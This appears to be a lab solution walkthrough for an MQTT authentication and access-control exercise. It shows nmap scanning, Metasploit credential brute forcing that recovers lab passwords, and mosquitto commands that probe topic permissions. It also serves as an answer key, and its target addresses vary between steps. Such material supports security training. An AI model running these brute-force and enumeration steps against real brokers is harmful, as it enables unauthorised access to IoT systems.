
ATTACK
DEFENSE
by PentesterAcademy

Name	ACL and Authentication
URL	https://www.attackdefense.com/challengedetails?cid=567
Type	IoT : MQTT

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

Q1. Is the target server using authentication?

A. Yes

Solution:

On doing nmap scan with scripts, i.e. nmap -p1883 -sV -sC 192.191.1.3, we can observe the results.

```
root@attackdefense:~# nmap -p1883 -sV -sC 192.191.1.3
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-20 22:43 UTC
Nmap scan report for f7kub6uv2w0rzsmm5rmw2zg4f.temp-network_a-191-1 (192.191.1.3)
Host is up (0.000062s latency).

PORT     STATE SERVICE VERSION
1883/tcp open  mqtt
|_mqtt-subscribe: Connection rejected: Not Authorized
MAC Address: 02:42:C0:BF:01:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 6.87 seconds
root@attackdefense:~#
```

Also, even if we try to publish or subscribe from the server without credentials, we will know.

```
root@attackdefense:~#
root@attackdefense:~# mosquitto_pub -h 192.191.1.3 -t test -m "Hey1"
Connection Refused: not authorised.
Error: The connection was refused.
root@attackdefense:~# mosquitto_sub -h 192.191.1.3 -t test
Connection Refused: not authorised.
root@attackdefense:~#
```

Q2. Find out the password for user “admin”?

A. beckham

Solution:

Use metasploit MQTT connect module i.e. auxiliary/scanner/mqtt/connect

Command: msfconsole

Password list: /root/wordlists/100-common-passwords.txt

```
msf5 auxiliary(scanner/mqtt/connect) >
msf5 auxiliary(scanner/mqtt/connect) > use auxiliary/scanner/mqtt/connect
msf5 auxiliary(scanner/mqtt/connect) > set RHOSTS 192.171.185.3
RHOSTS => 192.171.185.3
msf5 auxiliary(scanner/mqtt/connect) > set USERNAME admin
USERNAME => admin
msf5 auxiliary(scanner/mqtt/connect) > set PASS_FILE wordlists/100-common-passwords.txt
PASS_FILE => wordlists/100-common-passwords.txt
msf5 auxiliary(scanner/mqtt/connect) > set USER_FILE ""
USER_FILE =>
msf5 auxiliary(scanner/mqtt/connect) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf5 auxiliary(scanner/mqtt/connect) > set VERBOSE false
VERBOSE => false
msf5 auxiliary(scanner/mqtt/connect) > exploit

[+] 192.171.185.3:1883    - MQTT Login Successful: admin/beckham
[*] 192.171.185.3:1883    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/mqtt/connect) >
```

Q.3 There is another user present on the system, find out the name of the user and his password.

Userfile: /usr/share/wordlists/metasploit/unix_users.txt
Password: /root/wordlists/100-common-passwords.txt

Answer: sysadm:autumn

```
msf5 auxiliary(scanner/mqtt/connect) >
msf5 auxiliary(scanner/mqtt/connect) > set USERNAME ""
USERNAME =>
msf5 auxiliary(scanner/mqtt/connect) > set USER_FILE /usr/share/wordlists/metasploit/unix_users.txt
USER_FILE => /usr/share/wordlists/metasploit/unix_users.txt
msf5 auxiliary(scanner/mqtt/connect) >
msf5 auxiliary(scanner/mqtt/connect) > set STOP_ON_SUCCESS false
STOP_ON_SUCCESS => false
msf5 auxiliary(scanner/mqtt/connect) > exploit

[+] 192.171.185.3:1883    - MQTT Login Successful: admin/beckham
[+] 192.171.185.3:1883    - MQTT Login Successful: sysadm/autumn
[*] 192.171.185.3:1883    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/mqtt/connect) >
```

Q4. How many active topics are already configured on the server which admin user can subscribe to?

Answer. 2

Solution:

Use admin to listen for wildcard with verbose

Command: mosquitto_sub -t "#" -u admin -P beckham -h 192.191.1.3 -v

We will be able to see welcome message from two topics i.e. admins_topic and general_topic

```
root@attackdefense:~#
root@attackdefense:~# mosquitto_sub -t "#" -u admin -P beckham -h 192.243.52.3 -v
admins_topic Hey, welcome to admins_topic
general_topic Hey, welcome to general_topic
```

Q5. On which topic the other user has only read only privilege?

Answer: admins_topic

Solution: Listen with wildcard with sysadm user, see how many he is able to see

mosquitto_sub -t "#" -u sysadm -P autumn -h 192.191.1.3 -v

```
root@attackdefense:~#
root@attackdefense:~# mosquitto_sub -h 192.171.185.3 -u sysadm -P autumn -t "#" -v
admins_topic Hey, welcome to admins_channel
```

Q6. On which topic the other user has only write only privilege?

Answer: general_topic

Solution: Perform wildcard subscription with admin user and check if he can listen when user sysadm posts on any of the present two topics.

mosquitto_sub -t "#" -u admin -P beckham -h 192.191.1.3 -v

```
root@attackdefense:~# mosquitto_sub -t "#" -u admin -P beckham -h 192.243.52.3
admins_topic Hey, welcome to admins_topic
general_topic Hey, welcome to general_topic
```

mosquitto_pub -h 192.191.1.3 -u sysadm -P autumn -t general_topic -m "Hey1"

```
root@attackdefense:~#
root@attackdefense:~# mosquitto_pub -h 192.243.52.3 -u sysadm -P autumn -t general_topic -m "Hey1"
root@attackdefense:~#
```

If the “admin” can listen what webadmin is posting, we know that it has write privileges.

```
root@attackdefense:~# mosquitto_sub -t "#" -u admin -P beckham -h 192.243.52.3
admins_topic Hey, welcome to admins_topic
general_topic Hey, welcome to general_topic
general_topic Hey1
```

Q7. Can user admin create a new topic ?

Answer: Yes

Solution:

Perform wildcard subscription with admin user

```
root@attackdefense:~#
root@attackdefense:~# mosquitto_sub -t "#" -u admin -P beckham -h 192.243.52.3 -v
admins_topic Hey, welcome to admins_topic
general_topic Hey, welcome to general_topic
```

Then post message on a random non-existent topic

```
root@attackdefense:~#
root@attackdefense:~# mosquitto_pub -h 192.243.52.3 -u admin -P beckham -t randomXYZ_topic -m "Test"
root@attackdefense:~#
```

then check if he can see message posted by himself (using mosquitto_pub). If he can for any topic name, he has the privilege.

```
root@attackdefense:~#
root@attackdefense:~# mosquitto_sub -t "#" -u admin -P beckham -h 192.243.52.3 -v
admins_topic Hey, welcome to admins_topic
general_topic Hey, welcome to general_topic

randomXYZ_topic Test
```

So, yes. User admin can create new topics.

Q8. Can other user create a new topic ?

Answer: No

Solution:

Perform wildcard subscription with admin user.

Then post a message to a random non-existent topic using another user i.e. sysadm.

Check if the message posted by him shows up in the admin's subscription.

It won't show up. And from that we can conclude that sysadm doesn't have privilege to create new topics.